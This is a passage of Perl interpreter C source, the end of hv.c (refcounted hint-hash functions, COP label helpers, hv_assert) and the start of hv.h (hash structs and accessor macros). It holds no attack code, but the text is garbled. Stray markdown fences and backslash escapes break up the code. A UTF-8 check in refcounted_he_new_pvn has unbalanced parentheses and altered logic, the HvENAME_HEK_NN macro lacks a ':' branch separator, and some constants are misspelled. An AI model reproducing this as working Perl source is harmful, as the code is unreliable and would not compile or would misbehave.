            ((c & 0x80) ? ((c & 0x03) << 6) | (((U8)*++p) & 0x3f) : c);

    }

}

flags &= ~REFCOUNTED_HE_KEY_UTF8;

canonicalised_key: ;

}

utf8_flag = (flags & REFCOUNTED_HE_KEY_UTF8) ? HVhek_UTF8 : 0;

```

```

if (!hash)

    PERL_HASH(hash, keypv, keylen);

for (; chain; chain = chain->refcounted_he_next) {
    if (
#ifdef USE_ITHREADS
        hash == chain->refcounted_he_hash &&
        keylen == chain->refcounted_he_keylen &&
        memEQ(REF_HE_KEY(chain), keypv, keylen) &&
        utf8_flag == (chain->refcounted_he_data[0] & HVhek_UTF8)
    #else
        hash == HEK_HASH(chain->refcounted_he_hek) &&
        keylen == (STRLEN)HEK_LEN(chain->refcounted_he_hek) &&
        memEQ(HEK_KEY(chain->refcounted_he_hek), keypv, keylen) &&
        utf8_flag == (HEK_FLAGS(chain->refcounted_he_hek) & HVhek_UTF8)
    #endif
    )
        return sv_2mortal(refcounted_he_value(chain));
    }
    return &PL_sv_placeholder;
}

/*
=for apidoc m|SV *|refcounted_he_fetch_pv|const struct refcounted_he *chain|const char *key|U32
hash|U32 flags

```

Like L</refcounted\_he\_fetch\_pvn>, but takes a nul-terminated string instead of a string/length pair.

=cut

\*/

SV \*

Perl\_refcounted\_he\_fetch\_pv(pTHX\_ const struct refcounted\_he \*chain,  
const char \*key, U32 hash, U32 flags)

{

PERL\_ARGS\_ASSERT\_REFCOUNTED\_HE\_FETCH\_PV;

return refcounted\_he\_fetch\_pvn(chain, key, strlen(key), hash, flags);

}

/\*

=for apidoc m|SV \*|refcounted\_he\_fetch\_sv|const struct refcounted\_he \*chain|SV \*key|U32  
hash|U32 flags

Like L</refcounted\_he\_fetch\_pvn>, but takes a Perl scalar instead of a string/length pair.

=cut

\*/

SV \*

Perl\_refcounted\_he\_fetch\_sv(pTHX\_ const struct refcounted\_he \*chain,

```

        SV *key, U32 hash, U32 flags)
{
    const char *keypv;

    STRLEN keylen;

    PERL_ARGS_ASSERT_REFCOUNTED_HE_FETCH_SV;

    if (flags & REFCOUNTED_HE_KEY_UTF8)
        Perl_croak(aTHX_ "panic: refcounted_he_fetch_sv bad flags %"UVxf,
            (UV)flags);

    keypv = SvPV_const(key, keylen);

    if (SvUTF8(key))
        flags |= REFCOUNTED_HE_KEY_UTF8;

    if (!hash && SvIsCOW_shared_hash(key))
        hash = SvSHARED_HASH(key);

    return refcounted_he_fetch_pvn(chain, keypv, keylen, hash, flags);
}

/*
=for apidoc m|struct refcounted_he *|refcounted_he_new_pvn|struct refcounted_he *parent|const
char *keypv|STRLEN keylen|U32 hash|SV *value|U32 flags

```

Creates a new C<refcounted\_he>. This consists of a single key/value pair and a reference to an existing C<refcounted\_he> chain (which may be empty), and thus forms a longer chain. When using the longer chain, the new key/value pair takes precedence over any entry for the same key further along the chain.

The new key is specified by `I<keypv>` and `I<keylen>`. If `I<flags>` has the `C<REFCOUNTED_HE_KEY_UTF8>` bit set, the key octets are interpreted as UTF-8, otherwise they are interpreted as Latin-1. `I<hash>` is a precomputed hash of the key string, or zero if it has not been precomputed.

`I<value>` is the scalar value to store for this key. `I<value>` is copied by this function, which thus does not take ownership of any reference to it, and later changes to the scalar will not be reflected in the value visible in the `C<refcounted_he>`. Complex types of scalar will not be stored with referential integrity, but will be coerced to strings. `I<value>` may be either null or `C<&PL_sv_placeholder>` to indicate that no value is to be associated with the key; this, as with any non-null value, takes precedence over the existence of a value for the key further along the chain.

`I<parent>` points to the rest of the `C<refcounted_he>` chain to be attached to the new `C<refcounted_he>`. This function takes ownership of one reference to `I<parent>`, and returns one reference to the new `C<refcounted_he>`.

=cut

\*/

struct refcounted\_he \*

```

Perl_refcounted_he_new_pvn(pTHX_ struct refcounted_he *parent,
    const char *keypv, STRLEN keylen, U32 hash, SV *value, U32 flags)
{
    dVAR;

    STRLEN value_len = 0;

    const char *value_p = NULL;

    bool is_pv;

    char value_type;

    char hekflags;

    STRLEN key_offset = 1;

    struct refcounted_he *he;

    PERL_ARGS_ASSERT_REFCOUNTED_HE_NEW_PVN;

    if (!value || value == &PL_sv_placeholder) {
        value_type = HVrhek_delete;
    } else if (SvPOK(value)) {
        value_type = HVrhek_PV;
    } else if (SvIOK(value)) {
        value_type = SvUOK((const SV *)value) ? HVrhek_UV : HVrhek_IV;
    } else if (!SvOK(value)) {
        value_type = HVrhek_undef;
    } else {
        value_type = HVrhek_PV;
    }

    is_pv = value_type == HVrhek_PV;

```



```

if (is_pv) {

    /* Do it this way so that the SvUTF8() test is after the SvPV, in case
       the value is overloaded, and doesn't yet have the UTF-8flag set. */

    value_p = SvPV_const(value, value_len);

    if (SvUTF8(value))

        value_type = HVRhek_PV_UTF8;

    key_offset = value_len + 2;

}

hekflags = value_type;

```

```

if (flags & REFCOUNTED_HE_KEY_UTF8) {

    /* Canonicalise to Latin-1 where possible. */

    const char *keyend = keypv + keylen, *p;

    STRLEN nonascii_count = 0;

    for (p = keypv; p != keyend; p++) {

        U8 c = (U8)*p;

        if (c & 0x80) {

            if (!(c & 0xfe) == 0xc2 && ++p != keyend &&

                (((U8)*p) & 0xc0) == 0x80))

                goto canonicalised_key;

            nonascii_count++;

        }

    }

    if (nonascii_count) {

        char *q;

```

```

const char *p = keypv, *keyend = keypv + keylen;

keylen -= nonascii_count;

Newx(q, keylen, char);

SAVEFREEPV(q);

keypv = q;

for (; p != keyend; p++, q++) {

    U8 c = (U8)*p;

    *q = (char)

        ((c & 0x80) ? ((c & 0x03) << 6) | (((U8)*++p) & 0x3f) : c);

}

}

flags &= ~REFCOUNTED_HE_KEY_UTF8;

canonicalised_key: ;

}

if (flags & REFCOUNTED_HE_KEY_UTF8)

    hekflags |= HVhek_UTF8;

if (!hash)

    PERL_HASH(hash, keypv, keylen);

#ifdef USE_ITHREADS

    he = (struct refcounted_he*)

        PerlMemShared_malloc(sizeof(struct refcounted_he) - 1

                               + keylen

                               + key_offset);

#else

```

```

he = (struct refcounted_he*)
    PerlMemShared_malloc(sizeof(struct refcounted_he) - 1
        + key_offset);

#endif

he->refcounted_he_next = parent;

if (is_pv) {
    Copy(value_p, he->refcounted_he_data + 1, value_len + 1, char);
    he->refcounted_he_val.refcounted_he_u_len = value_len;
} else if (value_type == HVRhek_IV) {
    he->refcounted_he_val.refcounted_he_u_iv = SvIVX(value);
} else if (value_type == HVRhek_UV) {
    he->refcounted_he_val.refcounted_he_u_uv = SvUVX(value);
}

#ifdef USE_ITHREADS
    he->refcounted_he_hash = hash;
    he->refcounted_he_keylen = keylen;
    Copy(keypv, he->refcounted_he_data + key_offset, keylen, char);
#else
    he->refcounted_he_hek = share_hek_flags(keypv, keylen, hash, hekflags);
#endif

he->refcounted_he_data[0] = hekflags;

```

```

    he->refcounted_he_refcnt = 1;

    return he;
}

/*
=for apidoc m|struct refcounted_he *|refcounted_he_new_pv|struct refcounted_he *parent|const
char *key|U32 hash|SV *value|U32 flags

Like L</refcounted_he_new_pvn>, but takes a nul-terminated string instead
of a string/length pair.

=cut
*/

struct refcounted_he *
Perl_refcounted_he_new_pv(pTHX_ struct refcounted_he *parent,
    const char *key, U32 hash, SV *value, U32 flags)
{
    PERL_ARGS_ASSERT_REFCOUNTED_HE_NEW_PV;

    return refcounted_he_new_pvn(parent, key, strlen(key), hash, value, flags);
}

/*
=for apidoc m|struct refcounted_he *|refcounted_he_new_sv|struct refcounted_he *parent|SV
*key|U32 hash|SV *value|U32 flags

```

Like L</refcounted\_he\_new\_pvn>, but takes a Perl scalar instead of a string/length pair.

=cut

\*/

struct refcounted\_he \*

Perl\_refcounted\_he\_new\_sv(pTHX\_ struct refcounted\_he \*parent,

SV \*key, U32 hash, SV \*value, U32 flags)

{

const char \*keypv;

STRLEN keylen;

PERL\_ARGS\_ASSERT\_REFCOUNTED\_HE\_NEW\_SV;

if (flags & REFCOUNTED\_HE\_KEY\_UTF8)

Perl\_croak(aTHX\_ "panic: refcounted\_he\_new\_sv bad flags %"UVxf,

(UV)flags);

keypv = SvPV\_const(key, keylen);

if (SvUTF8(key))

flags |= REFCOUNTED\_HE\_KEY\_UTF8;

if (!hash && SvIsCOW\_shared\_hash(key))

hash = SvSHARED\_HASH(key);

return refcounted\_he\_new\_pvn(parent, keypv, keylen, hash, value, flags);

}

```
/*
```

```
=for apidoc m|void|refcounted_he_free|struct refcounted_he *he
```

Decrements the reference count of a C<refcounted\_he> by one. If the reference count reaches zero the structure's memory is freed, which (recursively) causes a reduction of its parent C<refcounted\_he>'s reference count. It is safe to pass a null pointer to this function: no action occurs in this case.

```
=cut
```

```
*/
```

```
void
```

```
Perl_refcounted_he_free(pTHX_ struct refcounted_he *he) {
```

```
    dVAR;
```

```
    PERL_UNUSED_CONTEXT;
```

```
    while (he) {
```

```
        struct refcounted_he *copy;
```

```
        U32 new_count;
```

```
        HINTS_REFCNT_LOCK;
```

```
        new_count = --he->refcounted_he_refcnt;
```

```
        HINTS_REFCNT_UNLOCK;
```

```

        if (new_count) {
            return;
        }

#ifdef USE_ITHREADS
        unshare_hek_or_pvn (he->refcounted_he_hek, 0, 0, 0);
#endif

        copy = he;
        he = he->refcounted_he_next;
        PerlMemShared_free(copy);
    }
}

/*
=for apidoc m|struct refcounted_he *|refcounted_he_inc|struct refcounted_he *he

Increment the reference count of a C<refcounted_he>. The pointer to the
C<refcounted_he> is also returned. It is safe to pass a null pointer
to this function: no action occurs and a null pointer is returned.

=cut

*/

struct refcounted_he *
Perl_refcounted_he_inc(pTHX_ struct refcounted_he *he)

```

```

{
    if (he) {
        HINTS_REFCNT_LOCK;

        he->refcounted_he_refcnt++;

        HINTS_REFCNT_UNLOCK;
    }

    return he;
}

/* pp_entereval is aware that labels are stored with a key ':' at the top of
the linked list. */
const char *
Perl_fetch_cop_label(pTHX_ COP *const cop, STRLEN *len, U32 *flags) {
    struct refcounted_he *const chain = cop->cop_hints_hash;

    PERL_ARGS_ASSERT_FETCH_COP_LABEL;

    if (!chain)
        return NULL;

#ifdef USE_ITHREADS
    if (chain->refcounted_he_keylen != 1)
        return NULL;

    if (*REF_HE_KEY(chain) != ':')
        return NULL;
#else

```



```

if ((STRLEN)HEK_LEN(chain->refcounted_he_hek) != 1)

    return NULL;

if (*HEK_KEY(chain->refcounted_he_hek) != ':')

    return NULL;

#endif

/* Stop anyone trying to really mess us up by adding their own value for
   ':' into %^H */

if ((chain->refcounted_he_data[0] & HVrhek_typemask) != HVrhek_PV
    && (chain->refcounted_he_data[0] & HVrhek_typemask) != HVrhek_PV_UTF8)

    return NULL;

if (len)

    *len = chain->refcounted_he_val.refcounted_he_u_len;

if (flags) {

    *flags = ((chain->refcounted_he_data[0] & HVrhek_typemask)
              == HVrhek_PV_UTF8) ? SVf_UTF8 : 0;

}

return chain->refcounted_he_data + 1;

}

void
Perl_store_cop_label(pTHX_ COP *const cop, const char *label, STRLEN len,
                    U32 flags)
{
    SV *labelsv;

```

```
PERL_ARGS_ASSERT_STORE_COP_LABEL;
```

```
if (flags & ~(SVf_UTF8))
```

```
    Perl_croak(aTHX_ "panic: store_cop_label illegal flag bits 0x%" UVxf,  
               (UV)flags);
```

```
labelsv = newSVpvn_flags(label, len, SVs_TEMP);
```

```
if (flags & SVf_UTF8)
```

```
    SvUTF8_on(labelsv);
```

```
cop->cop_hints_hash
```

```
    = refcounted_he_new_pvs(cop->cop_hints_hash, ":", labelsv, 0);
```

```
}
```

```
/*
```

```
=for apidoc hv_assert
```

Check that a hash is in an internally consistent state.

```
=cut
```

```
*/
```

```
#ifdef DEBUGGING
```

```
void
```

```
Perl_hv_assert(pTHX_ HV *hv)
```

```
{
```

```

dVAR;

HE* entry;

int withflags = 0;

int placeholders = 0;

int real = 0;

int bad = 0;

const I32 riter = HvRITER_get(hv);

HE *eiter = HvEITER_get(hv);


PERL_ARGS_ASSERT_HV_ASSERT;


(void)hv_iterinit(hv);


while ((entry = hv_iternext_flags(hv, HV_ITERNEXT_WANTPLACEHOLDERS))) {
    /* sanity check the values */
    if (HeVAL(entry) == &PL_sv_placeholder)
        placeholders++;
    else
        real++;
    /* sanity check the keys */
    if (HeSVKEY(entry)) {
        NOOP; /* Don't know what to check on SV keys. */
    } else if (HeKUTF8(entry)) {
        withflags++;
        if (HeKWASUTF8(entry)) {

```

```

        PerlIO_printf(Perl_debug_log,
                        "hash key has both WASUTF8 and UTF8: '%.*s'\n",
                        (int) HeKLEN(entry), HeKEY(entry));

        bad = 1;
    }
} else if (HeKWASUTF8(entry))
    withflags++;
}

if (!SvTIED_mg((const SV *)hv, PERL_MAGIC_tied)) {
    static const char bad_count[] = "Count %d %s(s), but hash reports %d\n";
    const int nhashkeys = HvUSEDKEYS(hv);
    const int nhashplaceholders = HvPLACEHOLDERS_get(hv);

    if (nhashkeys != real) {
        PerlIO_printf(Perl_debug_log, bad_count, real, "keys", nhashkeys);

        bad = 1;
    }

    if (nhashplaceholders != placeholders) {
        PerlIO_printf(Perl_debug_log, bad_count, placeholders, "placeholder", nhashplaceholders);

        bad = 1;
    }
}

if (withflags && !HvHASKFLAGS(hv)) {
    PerlIO_printf(Perl_debug_log,
                  "Hash has HASKFLAGS off but I count %d key(s) with flags\n",

```

```

        withflags);

    bad = 1;
}

if (bad) {
    sv_dump(MUTABLE_SV(hv));
}

HvRITER_set(hv, riter);          /* Restore hash iterator state */
HvEITER_set(hv, eiter);
}

#endif

/*
 * Local variables:
 * c-indentation-style: bsd
 * c-basic-offset: 4
 * indent-tabs-mode: t
 * End:
 *
 * ex: set ts=8 sts=4 sw=4 noet:
 */
hv.h

/*  hv.h
 *
 * Copyright (C) 1991, 1992, 1993, 1996, 1997, 1998, 1999,

```

```

* 2000, 2001, 2002, 2003, 2005, 2006, 2007, 2008, by Larry Wall and others
*
* You may distribute under the terms of either the GNU General Public
* License or the Artistic License, as specified in the README file.
*
*/

```

```

/* entry in hash value chain */

```

```

struct he {
    /* Keep hent_next first in this structure, because sv_free_arenas take
       advantage of this to share code between the he arenas and the SV
       body arenas */
    HE      *hent_next;    /* next entry in chain */
    HEK      *hent_hek;    /* hash key */
    union {
        SV      *hent_val;    /* scalar value that was hashed */
        Size_t  hent_refcount; /* references for this shared hash key */
    } he_valu;
};

```

```

/* hash key -- defined separately for use as shared pointer */

```

```

struct hek {
    U32      hek_hash;    /* hash of key */
    I32      hek_len;     /* length of hash key */
    char     hek_key[1];  /* variable-length hash key */
}

```

```
/* the hash-key is \0-terminated */  
/* after the \0 there is a byte for flags, such as whether the key  
   is UTF-8 */  
};
```

```
struct shared_he {  
    struct he shared_he_he;  
    struct hek shared_he_hek;  
};
```

```
/* Subject to change.
```

```
   Don't access this directly.
```

```
   Use the funcs in mro.c
```

```
*/
```

```
struct mro_alg {  
    AV *(*resolve)(pTHX_ HV* stash, U32 level);  
    const char *name;  
    U16 length;  
    U16 kflags; /* For the hash API - set HVhek_UTF8 if name is UTF-8 */  
    U32 hash; /* or 0 */  
};
```

```
struct mro_meta {  
    /* a hash holding the different MROs private data. */
```

```

HV    *mro_linear_all;

/* a pointer directly to the current MROs private data. If mro_linear_all
   is NULL, this owns the SV reference, else it is just a pointer to a
   value stored in and owned by mro_linear_all. */

SV    *mro_linear_current;

HV    *mro_nextmethod; /* next::method caching */

U32   cache_gen;      /* Bumping this invalidates our method cache */

U32   pkg_gen;        /* Bumps when local methods/@ISA change */

const struct mro_alg *mro_which; /* which mro alg is in use? */

HV    *isa;           /* Everything this class @ISA */
};

#define MRO_GET_PRIVATE_DATA(smeta, which) \
    (((smeta)->mro_which && (which) == (smeta)->mro_which) \
     ? (smeta)->mro_linear_current \
     : Perl_mro_get_private_data(aTHX_ (smeta), (which)))

/* Subject to change.

   Don't access this directly.

*/

union _xhvnameu {

    HEK *xhvnameu_name;          /* When xhv_name_count is 0 */

    HEK **xhvnameu_names;       /* When xhv_name_count is non-0 */

};

```



```

struct xpvhv_aux {
    union_xhvnameu xhv_name_u;    /* name, if a symbol table */

    AV      *xhv_backreferences; /* back references for weak references */

    HE      *xhv_eiter;    /* current entry of iterator */

    I32      xhv_riter;    /* current root of iterator */

    /* Concerning xhv_name_count: When non-zero, xhv_name_u contains a pointer
    * to an array of HEK pointers, this being the length. The first element is
    * the name of the stash, which may be NULL. If xhv_name_count is positive,
    * then *xhv_name is one of the effective names. If xhv_name_count is nega-
    * tive, then xhv_name_u.xhvnameu_names[1] is the first effective name.
    */

    I32      xhv_name_count;

    struct mro_meta *xhv_mro_meta;
};

/* hash structure: */

/* This structure must match the beginning of struct xpvmg in sv.h. */

struct xpvhv {
    HV*      xmg_stash;    /* class package */

    union_xmgu xmg_u;

    STRLEN   xhv_keys;    /* total keys, including placeholders */

    STRLEN   xhv_max;    /* subscript of last element of xhv_array */
};

```

```

/* hash a key */

/* FYI: This is the "One-at-a-Time" algorithm by Bob Jenkins
 * from requirements by Colin Plumb.
 * (http://burtleburtle.net/bob/hash/doobs.html) */

/* The use of a temporary pointer and the casting games
 * is needed to serve the dual purposes of
 * (a) the hashed data being interpreted as "unsigned char" (new since 5.8,
 *    a "char" can be either signed or unsigned, depending on the compiler)
 * (b) catering for old code that uses a "char"
 *
 * The "hash seed" feature was added in Perl 5.8.1 to perturb the results
 * to avoid "algorithmic complexity attacks".
 *
 * If USE_HASH_SEED is defined, hash randomisation is done by default
 * If USE_HASH_SEED_EXPLICIT is defined, hash randomisation is done
 * only if the environment variable PERL_HASH_SEED is set.
 * For maximal control, one can define PERL_HASH_SEED.
 * (see also perl.c:perl_parse()).
 */

#ifdef PERL_HASH_SEED
# if defined(USE_HASH_SEED) || defined(USE_HASH_SEED_EXPLICIT)
#   define PERL_HASH_SEED  PL_hash_seed
# else
#   define PERL_HASH_SEED  0
# endif

```

```

#endif

#define PERL_HASH(hash,str,len) \

    STMT_START{ \

        register const char * const s_PerlHaSh_tmp = str; \

        register const unsigned char *s_PerlHaSh = (const unsigned char *)s_PerlHaSh_tmp; \

        register I32 i_PerlHaSh = len; \

        register U32 hash_PerlHaSh = PERL_HASH_SEED; \

        while (i_PerlHaSh--) { \

            hash_PerlHaSh += *s_PerlHaSh++; \

            hash_PerlHaSh += (hash_PerlHaSh << 10); \

            hash_PerlHaSh ^= (hash_PerlHaSh >> 6); \

        } \

        hash_PerlHaSh += (hash_PerlHaSh << 3); \

        hash_PerlHaSh ^= (hash_PerlHaSh >> 11); \

        (hash) = (hash_PerlHaSh + (hash_PerlHaSh << 15)); \

    } STMT_END


/* Only hv.c and mod_perl should be doing this. */

#ifdef PERL_HASH_INTERNAL_ACCESS

#define PERL_HASH_INTERNAL(hash,str,len) \

    STMT_START{ \

        register const char * const s_PerlHaSh_tmp = str; \

        register const unsigned char *s_PerlHaSh = (const unsigned char *)s_PerlHaSh_tmp; \

        register I32 i_PerlHaSh = len; \

        register U32 hash_PerlHaSh = PL_rehash_seed; \

```

```

while (i_PerlHaSh--) { \
    hash_PerlHaSh += *s_PerlHaSh++; \
    hash_PerlHaSh += (hash_PerlHaSh << 10); \
    hash_PerlHaSh ^= (hash_PerlHaSh >> 6); \
} \

hash_PerlHaSh += (hash_PerlHaSh << 3); \
hash_PerlHaSh ^= (hash_PerlHaSh >> 11); \
(hash) = (hash_PerlHaSh + (hash_PerlHaSh << 15)); \

} STMT_END

#endif

/*

=head1 Hash Manipulation Functions

=for apidoc AmU | HEf_SVKEY

This flag, used in the length slot of hash entries and magic structures,
specifies the structure contains an C<SV*> pointer where a C<char*> pointer
is to be expected. (For information only--not to be used).

=head1 Handy Values

=for apidoc AmU | Nullhv

Null HV pointer.

(deprecated - use C<(HV *)NULL> instead)

```

## =head1 Hash Manipulation Functions

=for apidoc Am|char\*|HvNAME|HV\* stash

Returns the package name of a stash, or NULL if C<stash> isn't a stash.

See C<SvSTASH>, C<CvSTASH>.

=for apidoc Am|char\*|HvENAME|HV\* stash

Returns the effective name of a stash, or NULL if there is none. The effective name represents a location in the symbol table where this stash resides. It is updated automatically when packages are aliased or deleted. A stash that is no longer in the symbol table has no effective name. This name is preferable to C<HvNAME> for use in MRO linearisations and isa caches.

=for apidoc Am|void\*|HeKEY|HE\* he

Returns the actual pointer stored in the key slot of the hash entry. The pointer may be either C<char\*> or C<SV\*>, depending on the value of C<HeKLEN()>. Can be assigned to. The C<HePV()> or C<HeSVKEY()> macros are usually preferable for finding the value of a key.

=for apidoc Am|STRLEN|HeKLEN|HE\* he

If this is negative, and amounts to C<HEf\_SVKEY>, it indicates the entry holds an C<SV\*> key. Otherwise, holds the actual length of the key. Can be assigned to. The C<HePV()> macro is usually preferable for finding key

lengths.

=for apidoc Am|SV\*|HeVAL|HE\* he

Returns the value slot (type C<SV\*>) stored in the hash entry.

=for apidoc Am|U32|HeHASH|HE\* he

Returns the computed hash stored in the hash entry.

=for apidoc Am|char\*|HePV|HE\* he|STRLEN len

Returns the key slot of the hash entry as a C<char\*> value, doing any necessary dereferencing of possibly C<SV\*> keys. The length of the string is placed in C<len> (this is a macro, so do *not* use C<&len>). If you do not care about what the length of the key is, you may use the global variable C<PL\_na>, though this is rather less efficient than using a local variable. Remember though, that hash keys in perl are free to contain embedded nulls, so using C<strlen()> or similar is not a good way to find the length of hash keys. This is very similar to the C<SvPV()> macro described elsewhere in this document. See also C<HeUTF8>.

If you are using C<HePV> to get values to pass to C<newSVpvn()> to create a new SV, you should consider using C<newSVhek(HeKEY\_hek(he))> as it is more efficient.

=for apidoc Am|char\*|HeUTF8|HE\* he

Returns whether the C<char \*> value returned by C<HePV> is encoded in UTF-8,

doing any necessary dereferencing of possibly C<SV\*> keys. The value returned will be 0 or non-0, not necessarily 1 (or even a value with any low bits set), so B<do not> blindly assign this to a C<bool> variable, as C<bool> may be a typedef for C<char>.

```
=for apidoc Am|SV*|HeSVKEY|HE* he
```

Returns the key as an C<SV\*>, or C<NULL> if the hash entry does not contain an C<SV\*> key.

```
=for apidoc Am|SV*|HeSVKEY_force|HE* he
```

Returns the key as an C<SV\*>. Will create and return a temporary mortal C<SV\*> if the hash entry contains only a C<char\*> key.

```
=for apidoc Am|SV*|HeSVKEY_set|HE* he|SV* sv
```

Sets the key to a given C<SV\*>, taking care to set the appropriate flags to indicate the presence of an C<SV\*> key, and returns the same C<SV\*>.

```
=cut
```

```
*/
```

```
/* these hash entry flags ride on hent_klen (for use only in magic/tied HVs) */
```

```
#define HEf_SVKEY      -2      /* hent_key is an SV* */
```

```
#ifndef PERL_CORE
```

```

# define Nullhv Null(HV*)

#endif

#define HvARRAY(hv) ((hv)->sv_u.svu_hash)

#define HvFILL(hv) Perl_hv_fill(aTHX_ (const HV *) (hv))

#define HvMAX(hv) ((XPVHV*) SvANY(hv))->xhv_max

/* This quite intentionally does no flag checking first. That's your
   responsibility. */

#define HvAUX(hv) ((struct xpvhv_aux*)&(HvARRAY(hv)[HvMAX(hv)+1]))

#define HvRITER(hv) (*Perl_hv_riter_p(aTHX_ MUTABLE_HV(hv)))

#define HvEITER(hv) (*Perl_hv_eiter_p(aTHX_ MUTABLE_HV(hv)))

#define HvRITER_set(hv,r) Perl_hv_riter_set(aTHX_ MUTABLE_HV(hv), r)

#define HvEITER_set(hv,e) Perl_hv_eiter_set(aTHX_ MUTABLE_HV(hv), e)

#define HvRITER_get(hv) (SvOOK(hv) ? HvAUX(hv)->xhv_riter : -1)

#define HvEITER_get(hv) (SvOOK(hv) ? HvAUX(hv)->xhv_eiter : NULL)

#define HvNAME(hv) HvNAME_get(hv)

#define HvENAME(hv) HvENAME_get(hv)


/* Checking that hv is a valid package stash is the
   caller's responsibility */

#define HvMROMETA(hv) (HvAUX(hv)->xhv_mro_meta \
    ? HvAUX(hv)->xhv_mro_meta \
    : Perl_mro_meta_init(aTHX_ hv))


/* FIXME - all of these should use a UTF8 aware API, which should also involve
   getting the length. */

```



```

#define HvNAME_HEK_NN(hv) \
( \
    HvAUX(hv)->xhv_name_count \
    ? *HvAUX(hv)->xhv_name_u.xhvnameu_names \
    : HvAUX(hv)->xhv_name_u.xhvnameu_name \
)

/* This macro may go away without notice. */

#define HvNAME_HEK(hv) \
    (SvOOK(hv) && HvAUX(hv)->xhv_name_u.xhvnameu_name ? HvNAME_HEK_NN(hv) : NULL)

#define HvNAME_get(hv) \
    ((SvOOK(hv) && HvAUX(hv)->xhv_name_u.xhvnameu_name && HvNAME_HEK_NN(hv)) \
     ? HEK_KEY(HvNAME_HEK_NN(hv)) : NULL)

#define HvNAMELEN_get(hv) \
    ((SvOOK(hv) && HvAUX(hv)->xhv_name_u.xhvnameu_name && HvNAME_HEK_NN(hv)) \
     ? HEK_LEN(HvNAME_HEK_NN(hv)) : 0)

#define HvENAME_HEK_NN(hv) \
( \
    \
    HvAUX(hv)->xhv_name_count > 0 ? HvAUX(hv)->xhv_name_u.xhvnameu_names[0] : \
    HvAUX(hv)->xhv_name_count < -1 ? HvAUX(hv)->xhv_name_u.xhvnameu_names[1] : \
    HvAUX(hv)->xhv_name_count == -1 ? NULL \
    \
    HvAUX(hv)->xhv_name_u.xhvnameu_name \
)

#define HvENAME_HEK(hv) \
    (SvOOK(hv) && HvAUX(hv)->xhv_name_u.xhvnameu_name ? HvENAME_HEK_NN(hv) : NULL)

#define HvENAME_get(hv) \

```

```

        ((SvOOK(hv) && HvAUX(hv)->xhv_name_u.xhvnameu_name && HvENAME_HEK_NN(hv)) \
            ? HEK_KEY(HvENAME_HEK_NN(hv)) : NULL)

#define HvENAMELEN_get(hv) \

        ((SvOOK(hv) && HvAUX(hv)->xhv_name_u.xhvnameu_name && HvENAME_HEK_NN(hv)) \
            ? HEK_LEN(HvENAME_HEK_NN(hv)) : 0)

/* the number of keys (including any placeholders) */

#define XHvTOTALKEYS(xhv)    ((xhv)->xhv_keys)

/*
 * HvKEYS gets the number of keys that actually exist(), and is provided
 * for backwards compatibility with old XS code. The core uses HvUSEDKEYS
 * (keys, excluding placeholders) and HvTOTALKEYS (including placeholders)
 */

#define HvKEYS(hv)          HvUSEDKEYS(hv)

#define HvUSEDKEYS(hv)      (HvTOTALKEYS(hv) - HvPLACEHOLDERS_get(hv))

#define HvTOTALKEYS(hv)     XHvTOTALKEYS((XPVHV*) SvANY(hv))

#define HvPLACEHOLDERS(hv)  (*Perl_hv_placeholders_p(aTHX_ MUTABLE_HV(hv)))

#define HvPLACEHOLDERS_get(hv)  (SvMAGIC(hv) ? Perl_hv_placeholders_get(aTHX_ (const HV
*)hv) : 0)

#define HvPLACEHOLDERS_set(hv,p)  Perl_hv_placeholders_set(aTHX_ MUTABLE_HV(hv), p)

#define HvSHAREKEYS(hv)     (SvFLAGS(hv) & SVphv_SHAREKEYS)

#define HvSHAREKEYS_on(hv)  (SvFLAGS(hv) |= SVphv_SHAREKEYS)

#define HvSHAREKEYS_off(hv) (SvFLAGS(hv) &= ~SVphv_SHAREKEYS)

```

```

/* This is an optimisation flag. It won't be set if all hash keys have a 0
 * flag. Currently the only flags relate to utf8.
 * Hence it won't be set if all keys are 8 bit only. It will be set if any key
 * is utf8 (including 8 bit keys that were entered as utf8, and need upgrading
 * when retrieved during iteration. It may still be set when there are no longer
 * any utf8 keys.
 * See HVhek_ENABLEHVKFLAGS for the trigger.
 */

#define HvHASKFLAGS(hv)          (SvFLAGS(hv) & SVphv_HASKFLAGS)
#define HvHASKFLAGS_on(hv)      (SvFLAGS(hv) |= SVphv_HASKFLAGS)
#define HvHASKFLAGS_off(hv)     (SvFLAGS(hv) &= ~SVphv_HASKFLAGS)


#define HvLAZYDEL(hv)           (SvFLAGS(hv) & SVphv_LAZYDEL)
#define HvLAZYDEL_on(hv)        (SvFLAGS(hv) |= SVphv_LAZYDEL)
#define HvLAZYDEL_off(hv)       (SvFLAGS(hv) &= ~SVphv_LAZYDEL)


#define HvREHASH(hv)           (SvFLAGS(hv) & SVphv_REHASH)
#define HvREHASH_on(hv)         (SvFLAGS(hv) |= SVphv_REHASH)
#define HvREHASH_off(hv)        (SvFLAGS(hv) &= ~SVphv_REHASH)


#ifdef PERL_CORE
# define Nullhe Null(HE*)
#endif

#define HeNEXT(he)              (he)->hent_next
#define HeKEY_hek(he)           (he)->hent_hek

```

```

#define HeKEY(he)          HEK_KEY(HeKEY_hek(he))

#define HeKEY_sv(he)       (*(SV**)HeKEY(he))

#define HeKLEN(he)         HEK_LEN(HeKEY_hek(he))

#define HeKUTF8(he) HEK_UTF8(HeKEY_hek(he))

#define HeKWASUTF8(he) HEK_WASUTF8(HeKEY_hek(he))

#define HeKREHASH(he) HEK_REHASH(HeKEY_hek(he))

#define HeKLEN_UTF8(he) (HeKUTF8(he) ? -HeKLEN(he) : HeKLEN(he))

#define HeKFLAGS(he) HEK_FLAGS(HeKEY_hek(he))

#define HeVAL(he)          (he)->he_valu.hent_val

#define HeHASH(he)         HEK_HASH(HeKEY_hek(he))

#define HePV(he,lp)        ((HeKLEN(he) == HEf_SVKEY) ?          \
                             SvPV(HeKEY_sv(he),lp) :            \
                             ((lp = HeKLEN(he)), HeKEY(he)))

#define HeUTF8(he)         ((HeKLEN(he) == HEf_SVKEY) ?          \
                             SvUTF8(HeKEY_sv(he)) :              \
                             (U32)HeKUTF8(he))

#define HeSVKEY(he)        ((HeKEY(he) &&                        \
                             HeKLEN(he) == HEf_SVKEY) ?          \
                             HeKEY_sv(he) : NULL)

#define HeSVKEY_force(he)  (HeKEY(he) ?                          \
                             ((HeKLEN(he) == HEf_SVKEY) ?        \
                             HeKEY_sv(he) :                       \
                             newSVpvn_flags(HeKEY(he),           \

```

```

HeKLEN(he), SVs_TEMP)) : \

    &PL_sv_undef)

#define HeSVKEY_set(he,sv)    ((HeKLEN(he) = HEf_SVKEY), (HeKEY_sv(he) = sv))


#ifndef PERL_CORE

# define Nullhek Null(HEK*)

#endif

